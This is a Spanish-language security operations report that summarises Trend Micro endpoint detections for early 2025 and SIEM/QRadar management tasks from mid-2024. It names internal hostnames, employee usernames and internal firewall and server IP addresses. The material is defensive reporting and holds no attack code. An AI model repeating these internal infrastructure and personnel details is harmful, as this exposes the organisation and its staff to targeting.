
En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, dentro del top de equipos con mayor cantidad de eventos es **GCE-TCC-03-2634** por la detección de archivo tipo troyano.



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra mrojas m por la detección de archivos con objetos embebidos, seguido de MMedinal por el mismo tipo de detección.



Behavior Monitoring

El módulo de **Behavior Monitoring** monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **setup.exe** y **WMCapture** estos se detectaron como archivos nuevos.


Eventos Behavior Monitoring	
Etiquetas de fila	Cuenta de Subject
C:\Users\Lhernandez\Downloads\documents_20241230\SBOPLO4304P_900-70002711\setup.exe	1
C:\Soporte\TransferWMCapture\setup.exe	1
C:\TransferWMCapture\setup.exe	1
C:\wm-capture-v4\setup\workmanager-capture-r2.exe	1
C:\Users\Lhernandez\Downloads\documents_20241230\SBOPLO4304P_900-70002711\setup.engine\SetupEngine.exe	1
C:\Users\Administrador\AppData\Local\Temp\RarSFX0\setup.engine\SetupEngine.exe	1
C:\Soporte\documents_20241224\SBOPLO4304P_900-70002711\setup.engine\SetupEngine.exe	1
C:\Users\ADMINI~1\AppData\Local\Temp\RarSFX0\setup.exe	1
C:\Soporte\documents_20241224\SBOPLO4304P_900-70002711\setup.exe	1
C:\Soporte\documents_20241224\SBOPLO4304P_900-70002711\setup.engine\actionagentproc.exe	2
C:\Users\Lhernandez\Downloads\documents_20241230\SBOPLO4304P_900-70002711\setup.engine\plat64\actionagentproc.exe	2
C:\COBIS\Credito\Tramites\TRAMITES.exe	3
C:\COBIS\Seguridad\segurid.exe	3
C:\Users\Lhernandez\Downloads\documents_20241230\SBOPLO4304P_900-70002711\setup.engine\actionagentproc.exe	3
C:\Users\Administrador\Downloads\documents_20250108\TransferWMCapture\setup.exe	4
Total, general	26

Estadísticas Generales de detección

Origen Behavior Monitoring

En el origen de eventos se puede ver que la mayoría corresponde a archivos descargados de correos y un evento relacionado por transfer.

Origen eventos Behavior Monitoring



Application Control

La política de application Control encontró el uso de la aplicación **conda.exe**, listado dentro de aplicaciones bloqueadas por la solución.


Eventos Application Control	
Etiquetas de fila	Cuenta de File
GAS-CNA-01-3694	6
conda.exe	6
GPF-TT-02-2782	1
vcredist_x86.exe	1
GPF-TT-02-2227	1
vcredist_x86.exe	1
Total, general	8

9- Actividades Febrero 2025

Estadísticas Generales de detección


Detecciones en puntos finales Trend micro

Se evidencian un total de **1562 eventos** de amenazas gestionados por Trend Micro, en su mayoría es por la detección por la regla **Possible_Hifrm-6** que detecta frames embebidos dentro de archivos que pueden redirigir a posibles **URLS Maliciosas**, se valida los eventos y se detecta que en su mayoría corresponde al grupo **Gre Gestión Humana** que genera archivos PDF detectados por la regla. Luego se encuentra la detección de **Troyanos**, relacionados con **keygen** para craqueo de software por parte del usuario **Nvillalba**.



Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por archivos sospechosos dentro de la regla de archivos con objetos embebidos, dentro del top de equipos con mayor cantidad de eventos es **GGH-CNA-01-2445**, por la detección de archivo tipo troyano.



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra **mrojasm** por la detección de archivos con objetos embebidos, seguido de **MMedinaL** por el mismo tipo de detección.



Behavior Monitoring


El módulo de **Behavior Monitoring** monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **CESENTID.exe** y **SetupEngine**. estos se detectaron como archivos nuevos.

Eventos Behavior Monitoring	
Etiquetas de fila	Cuenta de Subject
C:\Soporte\PLUGIN LIVE OFFICE - SAP BUSINESS OBJECTS\SBOPLO4304P_900-70002711\setup.engine\actionagentproc.exe	1
C:\Soporte\PLUGIN LIVE OFFICE - SAP BUSINESS OBJECTS\SBOPLO4304P_900-70002711\setup.engine\SetupEngine.exe	1
C:\COBIS\Cesantias\Entidades\CESENTID.exe	3
Total, general	20

Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta la cantidad de eventos por cada uno de los módulos de protección para dispositivos finales





MN_EMO

¡MUCHAS GRACIAS!



MN_EMO

**CONTRATO 173
GESTION PLATAFORMA SIEM
Junio 2024 – febrero 2025**



Contrato 173 de 2023
22/12/2023 – 21/12/2025
(24 meses)

1 - Actividades Junio 2024

Tareas de Gestión Plataforma SIEM – Junio 2024

Junio 5

Seguimiento conexión de bases de datos COBIS: Supervisión y análisis de la conectividad de las bases de datos COBIS Identificación y resolución de problemas de conexión.

Integración COBIS_FNA_172.16.123.75: Implementación de la integración del servidor COBIS_FNA en la dirección IP 172.16.123.75

Integración COBIS_FNA_172.16.123.75_Cob_temporal: Configuración temporal de la integración del servidor COBIS_FNA en la dirección IP 172.16.123.75 para pruebas y validaciones.

Junio 6

Integración FNABOGPROD1_172.16.128.20_PRODUCION_COBIS: Implementación de la integración del servidor de producción FNABOGPROD1 en la dirección IP 172.16.128.20 con el sistema COBIS.

Junio 7

Validación correo alertamiento atención a clientes: Verificación de la funcionalidad de los correos de alertamiento enviados a los clientes. Asegurarse de que los correos se envíen correctamente y sean recibidos.

Parseo y validación de log para ajuste de correo atención a clientes: Análisis y validación de los logs generados para ajustar la configuración del envío de correos a los clientes.

Asegurar que los registros sean precisos y reflejen la actividad correcta.

Prueba de recorrido validación recepción de eventos: Ejecución de pruebas para validar la recepción de eventos en el sistema. Asegurarse de que todos los eventos sean capturados y procesados adecuadamente.

Junio 11

Seguimiento integración bases de datos COBIS: verificación usuarios: Supervisión de la integración de las bases de datos COBIS, enfocándose en la verificación y autenticación de usuarios. Asegurar que los usuarios tengan acceso correcto y seguro a la base de datos.

Junio 12

Gestión y seguimiento de correo y ajuste: Administración y ajuste de la configuración de correos. Asegurar que los correos se envíen de manera eficiente y resolver cualquier problema relacionado con el correo.

Junio 13

Validación de correo automático atención a clientes: Verificación de la funcionalidad de los correos automáticos enviados a los clientes. Asegurarse de que los correos automáticos sean enviados correctamente y contengan la información adecuada.

Junio 14

Seguimiento caso con IBM referente a los errores del correo atención a clientes: Resolución de errores en los correos de atención a clientes en colaboración con IBM. Asegurarse de que los problemas se identifiquen y solucionen de manera efectiva.

Junio 15

Prueba de recorrido validación atención a clientes: Ejecución de pruebas para validar la atención a clientes a través de los correos. Asegurarse de que el proceso de atención sea fluido y eficiente.


Junio 17

Ajuste correo y afinamiento de datos solicitados: Ajuste y optimización de la configuración de los correos según los datos solicitados. Asegurarse de que los correos cumplan con los requisitos y se envíen correctamente.

Junio 18


Ajuste correo automático atención a clientes destinatarios (dos veces): Realización de ajustes en la configuración de los correos automáticos enviados a los destinatarios clientes. Verificar que los cambios se implementen correctamente y mejoren la entrega de correos.

Resumen estadístico Plataforma SIEM – Junio 2024



Casos de uso creados en el periodo

- FNA_Modificacion Canal Atencion a Clientes
- FNA_login Successful After Scan Attempt



2- Actividades Julio 2024

Tareas de Gestión Plataforma SIEM – Julio 2024

- **26 de Junio:**

- **Actividad:** Validación de solicitud en Qradar.
- **Descripción:** Andrea presentó una solicitud para validar en Qradar un posible ataque a la base de datos. Se llevó a cabo una revisión exhaustiva para identificar cualquier indicio de intrusión o actividad sospechosa en la base de datos.

- **Julio**

- **08 de Julio:**

- **Actividad:** Adición de campo en template de alerta.
- **Descripción:** Se añadió el campo "Nombre CF" al template de la alerta correspondiente a la regla FNA_Modificación Canal Atención a Clientes. Esta actualización permite una mayor precisión y detalle en el alertamiento automático, facilitando la identificación y respuesta a modificaciones en los canales de atención a clientes.

- **12 de Julio:**

- **Actividad:** Sesión de seguimiento y validación de dispositivos firewall.
- **Descripción:** Se realizó una sesión para el seguimiento y validación de varios dispositivos firewall. Los dispositivos revisados incluyen

BOGPFFWCP003 (172.31.1.98): Firewall para servidores.-

BOGPFFWCP004 (172.31.1.99): Firewall para

servidores.BOGPFFWCP001 (172.31.1.96): Firewall de borde.-

BOGPFFWCP002 (172.31.1.97): Firewall de

- **Observación:** Se observó que estos dispositivos enviaban eventos a través de dos puertos mediante el protocolo syslog, lo cual fue documentado y analizado para asegurar una correcta configuración y monitoreo de la red.

- **Actividad:** Solicitud de informe de configuración en Qradar.

- **Descripción:** Se solicitó un informe detallado que evidencie la configuración realizada en Qradar para el monitoreo de cambios en el correo electrónico y/o número telefónico del consumidor financiero. Este informe es crucial para garantizar que cualquier cambio en los datos de contacto de los consumidores sea detectado y monitoreado adecuadamente.

- **23 de Julio:**

- **Actividad:** Sesión de validación e integración de herramienta E-FINAC.
- **Descripción:** Se llevó a cabo una sesión de validación para evaluar el funcionamiento actual de la herramienta E-FINAC y discutir su posible integración en el sistema existente. Se analizaron las funcionalidades de E-FINAC, su compatibilidad con las herramientas actuales y los beneficios que podría aportar.

- **Monitoreo Continuo:**


